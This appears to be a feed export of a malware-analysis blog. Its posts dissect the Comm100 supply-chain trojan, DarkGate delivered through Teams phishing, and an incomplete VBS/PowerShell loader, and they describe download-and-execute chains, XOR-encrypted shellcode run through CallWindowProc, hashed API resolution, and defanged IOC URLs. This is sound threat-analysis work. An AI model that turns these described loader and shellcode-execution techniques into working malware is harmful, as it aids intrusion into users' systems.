<p><a href="https://github.com/GhostPack/Rubeus/issues/86">KDC_ERR_PADATA_TYPE_NOSUPP Github Issue</a></p>

<p><a href="https://www.thehacker.recipes/ad/movement/kerberos/unpac-the-hash">Rubeus Usage - thehacker.recipes</a></p>

<p><a href="https://github.com/GhostPack/Rubeus">Rubeus Github</a></p>

<p><a href="https://github.com/GhostPack/Certify">Certify Github</a></p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="25" /><summary type="html"><![CDATA[Trying something new, little bit of Rubeus, little bit of Certify, little bit of curiosity…Come check it out with me!]]></summary></entry><entry><title type="html">Oops, Supply Chain Compromise! - Part 1​</title><link href="http://blog.dingusxmcgee.com/blog/2024/05/28/Oops-Supply-Chain-Compromise-Part-1.html" rel="alternate" type="text/html" title="Oops, Supply Chain Compromise! - Part 1​" /><published>2024-05-28T00:00:00+00:00</published><updated>2024-05-28T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2024/05/28/Oops-Supply-Chain-Compromise-Part-1</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2024/05/28/Oops-Supply-Chain-Compromise-Part-1.html"><![CDATA[<p>The year was 2022. Fresh into February and feeling good about the prospects for the days ahead . I had woken up around 7am, nothing unusual. Checking my email on my phone revealed news that was far more effective than any alarm clock. Much richer and full bodied than any cup  of coffee. It was threat hunting notice. A legitimate executable. A suspicious, but otherwise clean, domain. Something darker was lurking beneath the surface…</p>

<p><strong>NOTEPAD MAKING NETWORK CONNECTIONS!</strong></p>

<p>But I am getting ahead of myself. Let’s back up.</p>

<h2 id="inital-access---come-on-in-the-backdoor-is-open">Inital Access - Come On In, The (Back)Door Is Open!</h2>

<p>You see, in the late winter of 2022 a live chat software company suffered a supply chain attack. Ne’er-do-wells had made their way into the companies development infrastructure and inserted a trojan downloader into their primary desktop application.</p>

<p>This is their story.
Sort of.</p>

<p>The vendor in question, was Comm100, and their windows desktop app, is a simple electron app. Big deal right? Wrong! 
Attackers used this to insert a subtle trojan horse into the packaged version of the desktop client. Once published, any desktop clients that automatically contacted the update servers to receive a new version, would receive and execute the trojanized version.</p>

<p>So how did they do it?</p>

<p>Easy!</p>

<p>They simply included a malicious javascript file, and then specified it to be executed automatically by the desktop client application.</p>

<p>Electron apps contain a ‘package.json’ file which contains some identifying information about the application as well as the directive of the javascript file to run on startup.</p>

<p>Borrowing from <a href="https://zeke.github.io/electron.atom.io/docs/tutorial/quick-start/">Electron Docs</a>, let’s look at how this might affect us:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>The format of package.json is exactly the same as that of Node’s modules, and the script specified by the main field is the startup script of your app, which will run the main process. An example of your package.json might look like this:
{
  "name"    : "your-app",
  "version" : "0.1.0",
  "main"    : "main.js"
}
Note: If the main field is not present in package.json, Electron will attempt to load an index.js.
</code></pre></div></div>

<p>In this case, the attackers replaced the ‘main.js’ specification with a malicious ‘index.js’ file in the  same directory.</p>

<p><a href="/assets/images/5-28-24/5-28-24_1.png"><img src="/assets/images/5-28-24/5-28-24_1.png" alt="5-28-24_1.png" /></a></p>

<p>So, let’s take a look at index.js and see what all the hubbub is about!</p>

<p><a href="/assets/images/5-28-24/5-28-24_2.png"><img src="/assets/images/5-28-24/5-28-24_2.png" alt="5-28-24_2.png" /></a></p>

<p>Oh dear.</p>

<p>Well this is going to be fun isn’t it!</p>

<p>Let’s scroll a little further to the bottom and look at some interesting clues.</p>

<p><a href="/assets/images/5-28-24/5-28-24_3.png"><img src="/assets/images/5-28-24/5-28-24_3.png" alt="5-28-24_3.png" /></a></p>

<p>Looks like a c2 or second stage url!
We can also see some other bits like ‘log’, ‘get’, ‘end’, ‘error’.
It looks like this is probably an array that’s used throughout the script.</p>

<p>This script is quite a mess, but luckily with a little googling we can find that this was likely obfuscated using obfuscate.io, and we can take it to <a href="https://obf-io.deobfuscate.io">deobfuscate.io</a> to clean it up.</p>

<p><a href="/assets/images/5-28-24/5-28-24_4-1.png"><img src="/assets/images/5-28-24/5-28-24_4-1.png" alt="5-28-24_4-1.png" /></a></p>

<p>This is much better.</p>

<p><a href="/assets/images/5-28-24/5-28-24_5-1.png"><img src="/assets/images/5-28-24/5-28-24_5-1.png" alt="5-28-24_5-1.png" /></a></p>

<p>Let’s break this down.</p>

<p>First import the http module.</p>

<p>Second, send a GET to the  specified url with a function as a callback. This function will process the GET response.</p>

<p>Next, let’s quickly breakdown the callback function.</p>

<p>It will take the response and if its ‘data’ it will store that data to a variable.
If its ‘end’, it will run eval(execute) the response data previously stored.
If it’s ‘error’, it will log the error to the console.
So effectively this will loop, adding data to the response variable, until there is no more data to process, and then it will execute that data.</p>

<p>Lastly, the overall script will log errors to the console.</p>

<p>So what kind of data was waiting for us at this url?</p>

<p><a href="/assets/images/5-28-24/5-28-24_6.png"><img src="/assets/images/5-28-24/5-28-24_6.png" alt="5-28-24_6.png" /></a></p>

<p>Beautiful!</p>

<p>The first thing we will do is use cyberchefs JavaScript Beauitfy recipe to clean up the output.</p>

<p><a href="/assets/images/5-28-24/5-28-24_7.png"><img src="/assets/images/5-28-24/5-28-24_7.png" alt="5-28-24_7.png" /></a></p>

<p><a href="/assets/images/5-28-24/5-28-24_7-1.png"><img src="/assets/images/5-28-24/5-28-24_7-1.png" alt="5-28-24_7-1.png" /></a></p>

<p>Much better.</p>

<p>This script contains a massive obfuscated blob, and is responsible for decoding and executing the obfuscated blob.</p>

<p>Luckily, we do not have to bother with trying to manually obfuscate this mess, we can make two small edits to dump the secondary script.</p>

<p>Change line 31 from eval to ‘console.log’.</p>

<p>Remove line 43(it will error and we don’t even need it here).</p>

<p><a href="/assets/images/5-28-24/5-28-24_7-2.png"><img src="/assets/images/5-28-24/5-28-24_7-2.png" alt="5-28-24_7-2.png" /></a></p>

<p>Then we can copy and paste, then execute the script in Firefox (or any other browser) to dump the content.</p>

<p><strong>ALWAYS EXERCISE EXTREME CAUTION WHEN EXECUTING MALICIOUS CODE.</strong></p>

<p>I am performing this in a safe, sandboxed environment.</p>

<p><a href="/assets/images/5-28-24/5-28-24_8.png"><img src="/assets/images/5-28-24/5-28-24_8.png" alt="5-28-24_8.png" /></a></p>

<p>Success!</p>

<p>Copying this to a new file, we can observe some interesting components in what appears to be a command and control script, and our luck continues, because this is not obfuscated in anyway!</p>

<p><a href="/assets/images/5-28-24/5-28-24_9.png"><img src="/assets/images/5-28-24/5-28-24_9.png" alt="5-28-24_9.png" /></a></p>

<p><a href="/assets/images/5-28-24/5-28-24_10.png"><img src="/assets/images/5-28-24/5-28-24_10.png" alt="5-28-24_10.png" /></a></p>

<p><a href="/assets/images/5-28-24/5-28-24_11.png"><img src="/assets/images/5-28-24/5-28-24_11.png" alt="5-28-24_11.png" /></a></p>

<p>Some interesting bits include command execution, message sending/receiving and decoding, as well as fingerprinting and system identification.</p>

<p>The last bit of the script is what executes the whole thing.</p>

<p>This C2 script appears to be custom to this attacker, as I was unable to find any evidence of it being posted online in any form other than posts detailing this specific intrusion, or others from the same group.</p>

<p>In this investigation, we unfortunately don’t have any insight into exactly which functions the script executed, but we do know that the script was used to download and execute the next stage, which we will discuss on the next post!</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="2024" /><summary type="html"><![CDATA[The year was 2022. Fresh into February and feeling good about the prospects for the days ahead . I had woken up around 7am, nothing unusual. Checking my email on my phone revealed news that was far more effective than any alarm clock. Much richer and full bodied than any cup of coffee. It was threat hunting notice. A legitimate executable. A suspicious, but otherwise clean, domain. Something darker was lurking beneath the surface…]]></summary></entry><entry><title type="html">Microsoft Teams + DarkGate Malware = A Match Made In Heaven - Part 1​</title><link href="http://blog.dingusxmcgee.com/blog/2024/04/19/Microsoft-Teams-+-DarkGate-Malware-=-A-Match-Made-In-Heaven-Part-1.html" rel="alternate" type="text/html" title="Microsoft Teams + DarkGate Malware = A Match Made In Heaven - Part 1​" /><published>2024-04-19T00:00:00+00:00</published><updated>2024-04-19T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2024/04/19/Microsoft-Teams-+-DarkGate-Malware-=-A-Match-Made-In-Heaven-Part-1</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2024/04/19/Microsoft-Teams-+-DarkGate-Malware-=-A-Match-Made-In-Heaven-Part-1.html"><![CDATA[<p>It was quite a mundane Monday, I had just signed off for the day and was looking forward to dinner plans with my family, when a delightful email graced my inbox. It was an alert for some suspicious cscript activity on an endpoint that needed to be investigated. Not good.</p>

<p>Signing in to take a look, I was greeted by a message approximately 30 minutes prior, detailing a users report of phishing messages that came in via Microsoft Teams. Not great.
I quickly connected the dots between the two notifications and found what I was looking for:</p>

<p>A phishing campaign had targeted our users, using Microsoft Teams. The message detailed vague and ominous ‘company changes, layoffs and restructuring’ and prompted the user to download and interact with a password protected zip file. The ultimate goal of the zip file was to deploy DarkGate malware.</p>

<p>Let’s take a deeper look!</p>

<h2 id="section-1-initial-infection">Section 1: Initial Infection</h2>

<p>The phishing message in question is quite concerning. It is meant to coerce the reader with fear and uncertainty.</p>

<p><a href="/assets/images/4-19-24/4-19-24_1.png"><img src="/assets/images/4-19-24/4-19-24_1.png" alt="4-19-24_1.png" /></a></p>

<p><a href="/assets/images/4-19-24/4-19-24_2.png"><img src="/assets/images/4-19-24/4-19-24_2.png" alt="4-19-24_2.png" /></a></p>

<p>Once the user downloads and extracts the zip with the provided password, they are greeted with a series of .lnk files masquerading as .pdf files.</p>

<p><a href="/assets/images/4-19-24/4-19-24_3.png"><img src="/assets/images/4-19-24/4-19-24_3.png" alt="4-19-24_3.png" /></a></p>

<p>Each .lnk file is generally the same, though with slight differences in obfuscation and variable/file names.</p>

<p>Let’s use an excellent tool from Eric Zimmerman called <a href="https://github.com/EricZimmerman/LECmd">LECmd</a> to analyze them!
LECmd is simple and easy to use, we will direct it to scan the entire directory and output a handy .xhtml file that we can use to easily parse the information. You can also read the results in the command prompt, or pipe them to a .txt file if you so choose.</p>

<p><a href="/assets/images/4-19-24/4-19-24_4.png"><img src="/assets/images/4-19-24/4-19-24_4.png" alt="4-19-24_4.png" /></a></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>LECmd -d "c:\dir\with\lnk\files" --html "c:\dir\output\html.html"
</code></pre></div></div>

<p>Taking a look at the results, we can see fairly easy the goal of these .lnk files.</p>

<p><a href="/assets/images/4-19-24/4-19-24_5.png"><img src="/assets/images/4-19-24/4-19-24_5.png" alt="4-19-24_5.png" /></a></p>

<p>All of these commands are designed to reach out to the malicious ip address, use curl to download the payload to a .vbs file and then execute that .vbs file with cscript. All are obfuscated in a way to deter detection and analysis. While the IP is the same, the endpoints being queried are all unique, however they all deliver basically the same .vbs file, with only variation on the obfuscation and variable names. So no matter which .lnk file a user executes, the next stage will execute as planned.</p>

<p>I’ll note that LECmd can also be used to gather interesting and informative information about the .lnk files, but for this investigation, this is all we need.</p>

<p>So what’s in this suspicious .vbs file?</p>

<p><a href="/assets/images/4-19-24/4-19-24_6.png"><img src="/assets/images/4-19-24/4-19-24_6.png" alt="4-19-24_6.png" /></a></p>

<p>Here’s a cleaned up version.</p>

<p><a href="/assets/images/4-19-24/4-19-24_7.png"><img src="/assets/images/4-19-24/4-19-24_7.png" alt="4-19-24_7.png" /></a></p>

<p>The script is very basic, it gathers a list of running processes, builds a domain string, and then sends a post request to that domain with the running processes in the header, it then executes whatever response the domain returns.  In this case, the page was a simple html page that looked like this.</p>

<p><a href="/assets/images/4-19-24/4-19-24_8.png"><img src="/assets/images/4-19-24/4-19-24_8.png" alt="4-19-24_8.png" /></a></p>

<p>This stage creates a new randomly named directory in the root of C:, navigates to it, copys over curl as the same name of the directory, executes curl to download AutoIt from the same domain, and then executes curl to download an .au3 file from the same domain. Finally, AutoIt is used to execute the .au3 file, which is an autoit script.</p>

<p>What is AutoIt?</p>

<p>Well according to the <a href="https://www.autoitscript.com/site/autoit/">website</a></p>

<blockquote>
  <p>AutoIt v3 is a freeware BASIC-like scripting language designed for automating the Windows GUI and general scripting. It uses a combination of simulated keystrokes, mouse movement and window/control manipulation in order to automate tasks in a way not possible or reliable with other languages (e.g. VBScript and SendKeys). AutoIt is also very small, self-contained and will run on all versions of Windows out-of-the-box with no annoying “runtimes” required!</p>
</blockquote>

<p>AutoIt is a very common and powerful tool used by System Admins and the like, and happens to be used here for more nefarious purposes. A great way to blend in with legitimate tools.</p>

<p>So, what’s in the autoit script file?</p>

<p><a href="/assets/images/4-19-24/4-19-24_9.png"><img src="/assets/images/4-19-24/4-19-24_9.png" alt="4-19-24_9.png" /></a></p>

<p><a href="/assets/images/4-19-24/4-19-24_10.png"><img src="/assets/images/4-19-24/4-19-24_10.png" alt="4-19-24_10.png" /></a></p>

<p>At 908kb, this is a BIG script. Unfortunately, it’s not remotely human readable, and that is because it appears to be an autoit compiled binary, with additional text added, which we’ll see the purpose of later.</p>

<p>This script will execute via AutoIt with no issue, however to extract the underlying content, we need to look to another valuable tool.</p>

<p><a href="https://github.com/digitalsleuth/autoit-extractor">AutoIt-Extractor!</a></p>

<p>AutoIt-Extractor will do us a huge favor and extract the embedded autoit script so that we can analyze it properly.</p>

<p><a href="/assets/images/4-19-24/4-19-24_11.png"><img src="/assets/images/4-19-24/4-19-24_11.png" alt="4-19-24_11.png" /></a></p>

<p>After downloading and running the tool, we need to rename the script from .au3 (the tool does not detect it properly) to .exe. Then we can simply drag the script file to the tool and choose <strong>»»AUTOIT SCRIPT««</strong>.</p>

<p>Now we can click on Save Resource to dump the contents to a file and inspect them in the AutoIt script editor that comes with an installed version of AutoIt, ScITE Editor.</p>

<p>The script contains a large amount of variables that are declared but never used, which makes the script quite long. I have removed them and renamed some of them to make the purpose more clear. I have also added comments to describe the script. Let’s walk through it together!</p>

<p><a href="/assets/images/4-19-24/4-19-24_12.png"><img src="/assets/images/4-19-24/4-19-24_12.png" alt="4-19-24_12.png" /></a></p>

<p>The script is overall, fairly basic. It starts with a function to decrypt a file with a given key. The file in question is the script executing, however since we have dumped the script from the original file, I have specified the original file directly. The key? ‘darkgate’. Very original!</p>

<p>The decrypt function:</p>
<ul>
  <li>Opens the file.</li>
  <li>Reads the file.</li>
  <li>Checks for a custom delimiter text, ‘padoru’, which is the beginning of a large string at the end of the original file.</li>
  <li>Extracts a string from that large string.</li>
  <li>Loops through each byte of the key ‘darkgate’ and XORs it to generate an ‘alternate key’.</li>
  <li>Loops through each byte of the previously extracted string and XORs it with the alternate key. This will produce valid shellcode to be executed later.</li>
  <li>Stores the result in a variable.</li>
  <li>Returns that variable.</li>
</ul>

<p>The remainder of the script:</p>
<ul>
  <li>Executes the decrypt function.</li>
  <li>Create an empty structure for the shellcode to be moved into.</li>
  <li>Check if Sophos AV is installed, if not, Calls <strong>VirtualProtect</strong> to assign a new Read/Write Execute memory region to the empty structure.</li>
  <li>Copy the contents of the decrypted shellcode into the structure.</li>
  <li>Call <strong>CallWindowProc</strong>, specifying the lpPrevWndFunc parameter as the pointer to the structure, which will execute the shellcode as a ‘Callback Function’.</li>
</ul>

<p>This will execute the shellcode in memory, in the AutoIt process.</p>

<p>So how can we analyze this shellcode? There are multiple ways, but an easy method is to simply print the decrypted shellcode to the console in the editor, convert it from hex and then execute it with a debugger!</p>

<p>Let’s do that.</p>

<h2 id="section-2-shellcode-analysis">Section 2: Shellcode Analysis</h2>
<p>I added a ConsoleWrite line to the bottom of the script which prints the value of the shellcode structure.</p>

<p><a href="/assets/images/4-19-24/4-19-24_13.png"><img src="/assets/images/4-19-24/4-19-24_13.png" alt="4-19-24_13.png" /></a></p>

<p>Executing the script with the final line commented out will allow us to do so safely. Once executed, the console window will pop up with the data we are looking for.</p>

<p>Since its printed in hex, we need to convert it.</p>

<p>Let’s use <a href="https://cyberchef.org">CyberChef</a> to do that. CyberChef is an excellent tool for encoding/decoding/decrypting and working with many different types of data and manipulations. It can also be installed locally for isolated analysis workflows.</p>

<p>We can simple copy the output from ScITE, paste it into CyberChef, clean up the non hex data, and select the <strong>‘From Hex’</strong> recipe to get the binary data we need.</p>

<p><a href="/assets/images/4-19-24/4-19-24_14.png"><img src="/assets/images/4-19-24/4-19-24_14.png" alt="4-19-24_14.png" /></a></p>

<p>Now we can click the small floppy disk icon to save the output as a file that we can analyze further.</p>

<p>Since this is shellcode, and not a fully formed PE file, we need a vessel to run the code so that we can interact with it in a debugger. There are a number of tools available to do this, we will be using <a href="https://github.com/edygert/runsc">runsc</a> today.</p>

<p>To execute this, we simply need to fire up a command prompt and execute runsc32, specifying the downloaded CyberChef file as the file to run.</p>

<p>However, to make our life in the debugger a little easier, we need to make one small adjustment to the runsc binary, and disable <strong>ASLR(Address Space Layout Randomization)</strong>, which is a security measure built into Windows that randomizes where code and resources are placed into memory on execution. Disabling this for runsc will allow us to execute the shellcode at the same memory location everytime, in the case we need to reset the debugger and start over.</p>

<p>Here’s a quick discussion on disabling ASLR per binary. <a href="https://blog.securitybreak.io/reverse-engineering-tips-disabling-aslr-212835eb5acc">LINK</a></p>

<p>Now that we have ASLR disabled, let’s launch runsc with our shellcode.</p>

<p><a href="/assets/images/4-19-24/4-19-24_15.png"><img src="/assets/images/4-19-24/4-19-24_15.png" alt="4-19-24_15.png" /></a></p>

<p>As the image shows, the process is fairly simple. We need to launch a debugger, we will use  x32dbg, and attach it to runsc32. Then we can copy the shellcode base address, in this case <strong>0x001D0000</strong>, and set a breakpoint on it in x32dbg like so</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bp 0x001D0000
</code></pre></div></div>

<p>Then we can return to runsc32, press any key to resume execution and the breakpoint will trigger in x32dbg, allowing us to explore the shellcode!</p>

<p>Let’s see it in action.</p>

<p><a href="/assets/images/4-19-24/4-19-24_16.gif"><img src="/assets/images/4-19-24/4-19-24_16.gif" alt="4-19-24_16.gif" /></a></p>

<p>Awesome! Now we can dissect the shellcode!</p>

<p><a href="/assets/images/4-19-24/4-19-24_17.png"><img src="/assets/images/4-19-24/4-19-24_17.png" alt="4-19-24_17.png" /></a></p>

<p>The first section of this shellcode is interesting. It appears to be copying data in a possibly random order to a section of memory. All of the <strong>‘mov’</strong> instructions are copying single bytes to offsets of the <strong>‘eax’</strong> register.</p>

<p>If we look at where eax is set before these mov instructions, we can monitor the location to see what kind of data is being deposited. This is the <strong>‘lea eax’</strong> instruction immediately preceding the mov instructions.
By the way, there are <strong>8,142</strong> of these mov instructions. It is most of the shellcode. Wowee.</p>

<p>We can execute up until the first mov instruction, observe the address loaded into eax, and then skip past all of these mov instructions and see what we get. I will set a breakpoint at the end of the mov instructions to do this.</p>

<p><a href="/assets/images/4-19-24/4-19-24_18.gif"><img src="/assets/images/4-19-24/4-19-24_18.gif" alt="4-19-24_18.gif" /></a></p>

<p>It’s an executable file! What are the chances of that!</p>

<p>We will continue with the analysis in the next blog post, where we will discover what’s waiting for us in those all too familiar magic bytes….</p>

<p>Stay tuned!</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="2024" /><summary type="html"><![CDATA[It was quite a mundane Monday, I had just signed off for the day and was looking forward to dinner plans with my family, when a delightful email graced my inbox. It was an alert for some suspicious cscript activity on an endpoint that needed to be investigated. Not good.]]></summary></entry><entry><title type="html">The Case Of The Missing Method​</title><link href="http://blog.dingusxmcgee.com/blog/2024/02/01/The-Case-Of-The-Missing-Method.html" rel="alternate" type="text/html" title="The Case Of The Missing Method​" /><published>2024-02-01T00:00:00+00:00</published><updated>2024-02-01T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2024/02/01/The-Case-Of-The-Missing-Method</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2024/02/01/The-Case-Of-The-Missing-Method.html"><![CDATA[<p>Today is a quick and fun one, we are going to look at an unassuming .vbs file titled <strong>“Scanned-REF23CR1103BILLED.vbs”</strong>. Surely legitimate business, right?</p>

<p>Right….?</p>

<p>Well, right away when we open it and see that it is 1917 lines long, we should know that something is very…..wrong.</p>

<p>Right away, with a discerning eye, we can see some junk comments, and junk code.
How do we know its junk code?</p>

<p><a href="/assets/images/2-1-24/2-1-24_1.png"><img src="/assets/images/2-1-24/2-1-24_1.png" alt="2-1-24_1.png" /></a></p>

<p>Well, a simple search of the function name, <strong>x0dtc</strong>, reveals it is used 29 times, none of which are actual executions.</p>

<p>Scrolling a little further we see something interesting that looks worth keeping.</p>

<p><a href="/assets/images/2-1-24/2-1-24_2.png"><img src="/assets/images/2-1-24/2-1-24_2.png" alt="2-1-24_2.png" /></a></p>

<p>Now this is interesting.
Looks like some junk text, and the beginning of some string building. I see some powershell in there.
Lastly, the large text variable, <strong>Hwxc0</strong>, is PROBABLY base64 (spoiler alert, its base64), but with some spice mingled in between some of the characters.</p>

<p>Lets keep scrolling.</p>

<p>Just below the interesting code, we see some more junk code.
We will confirm this by doing the same trick with the first function, and find that this one, <strong>0oUrkN</strong>, is used 80 times(it’s included in the previous function), but NONE of them are executions.</p>

<p><a href="/assets/images/2-1-24/2-1-24_3.png"><img src="/assets/images/2-1-24/2-1-24_3.png" alt="2-1-24_3.png" /></a></p>

<p>If we continue on, we will find a few more interesting bits, and a LOT more junk. 
It will take a few minutes to delete all this garbage, but lets make this easier to read.</p>

<p><a href="/assets/images/2-1-24/2-1-24_4.png"><img src="/assets/images/2-1-24/2-1-24_4.png" alt="2-1-24_4.png" /></a></p>

<p>Huzzah!</p>

<p>I will add that, in this case, it’s quite simple to get the output of this without decoding/piecing it together yourself.
Simply replace <strong>vmejl.Run</strong> with <strong>Wscript.Echo</strong>, save the script and run it via cscript or wscript and voila, the output!</p>

<p><a href="/assets/images/2-1-24/2-1-24_4-1.png"><img src="/assets/images/2-1-24/2-1-24_4-1.png" alt="2-1-24_4-1.png" /></a></p>

<p>Now right away we can see the rest of the string building happening, as well as some powershell execution and, as we guessed it, that big string is base64, but they are replacing a single character with ‘A’ throughout the whole string, and then converting that from base64.
Finally, that decoded text is passed to a new variable that replaces some text with the filename of the .vbs script and powershell is used to run that command.</p>

<p>Let’s see what this decoded text looks like, as that’s the ‘next stage’ here.</p>

<p><a href="/assets/images/2-1-24/2-1-24_5.png"><img src="/assets/images/2-1-24/2-1-24_5.png" alt="2-1-24_5.png" /></a></p>

<p>I split the last line up so it wasn’t so long, but what we have is pretty simple.
A base64 string is downloaded from the first url, decoded and saved into a byte array. That’s interesting.
Then, that byte array is reflectively loaded and a specific method and class is invoked, with a second url(Likely intended to be either a C2 address or another download stage, however it was unavailable at the time of analysis), the .vbs script filename, some underscores and dashes and a couple other parameters. Note that the url here is backwards, the method call is likely responsible for reversing that url.</p>

<p>So what’s at this first url?</p>

<p><a href="/assets/images/2-1-24/2-1-24_6.png"><img src="/assets/images/2-1-24/2-1-24_6.png" alt="2-1-24_6.png" /></a></p>

<p>Its another paste website!</p>

<p>What’s sitting at this one?</p>

<p><a href="/assets/images/2-1-24/2-1-24_7.png"><img src="/assets/images/2-1-24/2-1-24_7.png" alt="2-1-24_7.png" /></a></p>

<p><a href="/assets/images/2-1-24/2-1-24_8.png"><img src="/assets/images/2-1-24/2-1-24_8.png" alt="2-1-24_8.png" /></a></p>

<p>A 21kb text file! That sure looks like base64 to me, confirmed by the script decoding it upon downloading it. Let’s use cyberchef to quickly and easyly decode it.</p>

<p><a href="/assets/images/2-1-24/2-1-24_9.png"><img src="/assets/images/2-1-24/2-1-24_9.png" alt="2-1-24_9.png" /></a></p>

<p>Well would you look at that. This is an executable file! Which makes a lot of sense given its being loaded into memory by the script.</p>

<p>Let’s look deeper at this file.</p>

<p><a href="/assets/images/2-1-24/2-1-24_10.png"><img src="/assets/images/2-1-24/2-1-24_10.png" alt="2-1-24_10.png" /></a></p>

<p>DetectitEasy tags it as a 32bit .net dll.</p>

<p><a href="/assets/images/2-1-24/2-1-24_11.png"><img src="/assets/images/2-1-24/2-1-24_11.png" alt="2-1-24_11.png" /></a></p>

<p>VirusTotal doesn’t have much for us, a few detections but not much to go on.</p>

<p>Usually, my next task would be to open the file in dnSpyEx, find the class and method called, and analyze its functionality.</p>

<p>However in this case, we have a bit of a strange ending to the story.</p>

<p>The method does not exist!
We can confirm this a couple of easy ways.</p>

<p>First, open the file in dnSpyEx and navigate to Class1 and observer, no method!</p>

<p><a href="/assets/images/2-1-24/2-1-24_12.png"><img src="/assets/images/2-1-24/2-1-24_12.png" alt="2-1-24_12.png" /></a></p>

<p>Second, we can simply execute this in an isolated analysis VM, and observe it’s behavior.</p>

<p><a href="/assets/images/2-1-24/2-1-24_13.png"><img src="/assets/images/2-1-24/2-1-24_13.png" alt="2-1-24_13.png" /></a></p>

<p>Well, that’s not going to work very well for the malware now is it.</p>

<p>Lastly, let’s check one more thing in powershell.
We will load the dll into a variable, and see what types we have available.</p>

<p><a href="/assets/images/2-1-24/2-1-24_14.png"><img src="/assets/images/2-1-24/2-1-24_14.png" alt="2-1-24_14.png" /></a></p>

<p>So we can see Class1, as expected, because we saw that in dnSpyEx, however if we try to load that Type, we will get a null object, because it does not exist. To show this, we simply ask powershell if the variable is equal to $null, and it returns true.</p>

<p><a href="/assets/images/2-1-24/2-1-24_15.png"><img src="/assets/images/2-1-24/2-1-24_15.png" alt="2-1-24_15.png" /></a></p>

<p>Hence, when we attempt to load the non-existent method, we get the error “You cannot call a method on a null-valued expression”.</p>

<p>And that’s it for today! A quick and dirty blog post to start the new year. Fairly simple but I thought it was worth showcasing the idea that, sometimes, the simplest answer is the correct answer. When analyzing malware and trying to understand the developers intent, it can be easy to say ‘what am I missing’ or ‘there must be another layer of obfuscation’, but sometimes, the malware is just….incomplete!</p>

<p>I’ll take that as a win.</p>

<p>Happy hunting, and thanks for reading :)</p>

<h1 id="iocs">IOCs:</h1>

<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>Sha256 Hash</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Maracaibo.dll</td>
      <td>35e97d4acc4e0fc8ec1e0f9541e79fa55f101184a1478496b151897eefe74d2e</td>
    </tr>
    <tr>
      <td>Scanned-REF23CR1103BILLED.vbs</td>
      <td>84a716db882d3c85f780322a53e3f9ad92390bbaa2618e419e7cd41adced229f</td>
    </tr>
  </tbody>
</table>

<h2 id="network-based-indicators">Network based indicators:</h2>

<h3 id="urls">URLs:</h3>
<p>hxxps://textbin[.]net/raw/ezjmofz3s6</p>

<p>hxxps://pasteio[.]com/download/xmDw1tNRq7rK</p>

<p>hxxps://paste[.]ee/d/WLTpd/0</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="2024" /><summary type="html"><![CDATA[Today is a quick and fun one, we are going to look at an unassuming .vbs file titled “Scanned-REF23CR1103BILLED.vbs”. Surely legitimate business, right?]]></summary></entry><entry><title type="html">Fake Software Abusing Real Software For Fun And Profit - Part 2!​</title><link href="http://blog.dingusxmcgee.com/blog/2023/09/29/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-2.html" rel="alternate" type="text/html" title="Fake Software Abusing Real Software For Fun And Profit - Part 2!​" /><published>2023-09-29T00:00:00+00:00</published><updated>2023-09-29T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2023/09/29/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-2</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2023/09/29/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-2.html"><![CDATA[<p>Picking up where we left off, from <a href="https://dingusxmcgee.github.io/blog/2023/08/24/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-1.html">Part 1</a>.</p>

<p>After the copy/decrypt loop, there is another set of loops to copy additional code to the current region of memory(where the callback function is running).</p>

<p><a href="/assets/images/9-29-23/9-29-23_1.png"><img src="/assets/images/9-29-23/9-29-23_1.png" alt="9-29-23_1.png" /></a></p>

<p>Nothing new here that we haven’t seen already, so I will skip past these loops by locating the start of the loop, and following the jump instruction to the end and choosing ‘Run Until Selection’ from the debug menu.</p>

<p>After this second copy and decrypt loop, the malware jumps to this new section of code:</p>

<p><a href="/assets/images/9-29-23/9-29-23_2.png"><img src="/assets/images/9-29-23/9-29-23_2.png" alt="9-29-23_2.png" /></a></p>

<p>This seems a bit unusual, so let’s follow it and see what else is in store. I have renamed the function calls and added comments to help guide our walkthrough.</p>

<p><a href="/assets/images/9-29-23/9-29-23_3.png"><img src="/assets/images/9-29-23/9-29-23_3.png" alt="9-29-23_3.png" /></a></p>

<p>The initial calls here are fairly uninteresting. This code is walking the PE header and finding the .text section. It then loads the <strong>Process Environment Block(PEB)</strong> and returns the address of the <strong>ProcessHeap</strong>. The <a href="https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb">PEB</a> is a set of data points about the process that is used by Windows. The ProcessHeap can be used to check for a debugger, however that doesn’t seem to be the purpose here. It looks like this is being setup to load API calls via hashing, which is a common way to hide the malwares capabilities from an analyst or sandbox.</p>

<p>The next functions confirm this hypothesis.</p>

<p>Each API is resolved by first building the string ‘<strong>kernel32</strong>’ and then loading the memory address for kernel32.dll. Then the malware uses a pre-defined hashed value for each API it want’s to call. It provides this as an argument, and the function ‘<strong>fun_resolve_API_by_hash</strong>’ is responsible for equating that to a string value and returning that value.</p>

<p>First, we see the malware resolving <strong>VirtualAlloc</strong>. <a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc">VirtualAlloc</a> is a very common api used for allocating memory. It is very often used in process injection, process hollowing and other malicious techniques.</p>

<p><a href="/assets/images/9-29-23/9-29-23_4.png"><img src="/assets/images/9-29-23/9-29-23_4.png" alt="9-29-23_4.png" /></a></p>

